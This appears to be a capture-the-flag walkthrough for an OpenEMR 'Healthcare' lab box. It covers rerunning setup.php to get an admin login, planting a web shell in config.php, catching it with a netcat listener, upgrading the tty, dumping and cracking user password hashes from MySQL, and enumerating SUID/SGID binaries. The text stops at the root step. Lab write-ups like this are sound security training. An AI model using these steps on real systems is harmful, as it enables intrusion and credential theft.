I tried to go through setup a couple of times unsuccessfully. It appears that there is a flag that is set once setup.php is run that stops it from being run again. In this instance that flag is not set so setup.php can be run to create a new instance with a known admin password bypassing the intended method of SQL Injection.

Snapshot your box at this point so you can rollback and try again.

Creating a new openemr site

Warning this is likely a one shot thing so make sure you have everything typed correctly as even if this fails it sets a setting in an ini which means you cannot try again.

/setup.php may be configured to allow it to run and create a new site allowing you to login to the blank site as an admin and then upload files / run SQLi / command injection etc.

add the new hostname to /etc/hosts so you can connect to the virtual host on the webserver. In this example, I’m using healthcare.vh


connect to /setup.php and enter the new site name

Configure Site Name

Add healthcare.vh to your hosts file for this machine. We’ll create the new host on this virtual host. The machine will check the host header when you connect and direct you to this new site.


Check everything is ready


Have setup create a new DB


Database name cannot have special characters in it. Initially tried the name healthcare.vh which failed. I’ve set both passwords you see here to “healthcare.vh”. Root password is not required.

Set db config


Step 3

OpenEMR Setup Step 3


Step 4

OpenEMR Setup Step 4


Step 5

OpenEMR Setup Step 5

Step 6


OpenEMR Setup Step 6

Complete


OpenEMR Setup Complete


Login at your new site. Use the new URL from hosts file - http://healthcare.vh/openemr/


Can now login

#HackerFace

We're in


Once in, go to Administration > Files, then edit config.php and insert your shell.

edit config.php


Paste in your shell and hit save

Paste Shell

Warning this appears to break the login page! Hopefully only on your new instance though


Set up your listener

nc -lvnp 1998

The shell will be available at http://healthcare.vh/openemr/sites/healthcare.vh/config.php?fshell=true

get shell

Privesc to user


There are a couple of possible users we could look to privesc to. It’s actually not neccessary to privsec to user since the root privsec will work from the apache user.

possible users


I want to use the mysql command to check the content of the original database and see if there are any credentials to steal. In order to use this command we need a propper tty. This will mess up your console while typing, but keep going, it gets better!

python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm

^Z # Press CTRL+Z

stty size
stty raw -echo
fg

stty rows XX cols XX

Now the shell should look more normal. mysql should work.

tty upgrade


mysql users in original openemr database

After playing around with the database for a while, there is a table found with some usernames and password hashes.

mysql> select id,username,password,pwd_history1,pwd_history2 from users;
+----+----------+------------------------------------------+--------------+--------------+
| id | username | password                                 | pwd_history1 | pwd_history2 |
+----+----------+------------------------------------------+--------------+--------------+
|  1 | admin    | 3863efef9ee2bfbc51ecdca359c6302bed1389e8 | NULL         | NULL         |
|  2 | medical  | ab24aed5a7c4ad45615cd7e0da816eea39e4895d | NULL         | NULL         |
+----+----------+------------------------------------------+--------------+--------------+

After cracking with something like crackstation.net

3863efef9ee2bfbc51ecdca359c6302bed1389e8    sha1    ackbar
ab24aed5a7c4ad45615cd7e0da816eea39e4895d    sha1    medical

medical:medical is valid unix cred

su to medical

user proof is now readable at /home/almirant/user.txt

user proof

Privesc to root


One of the first things I check is to search for SUID and SGID binaries.

find / -perm -4000 -type f 2>/dev/null | xargs ls -la
find / -perm -2000 -type f 2>/dev/null | xargs ls -la

Weird SGID binary

sgid binary

Let’s see what it does…


healthcare binary output

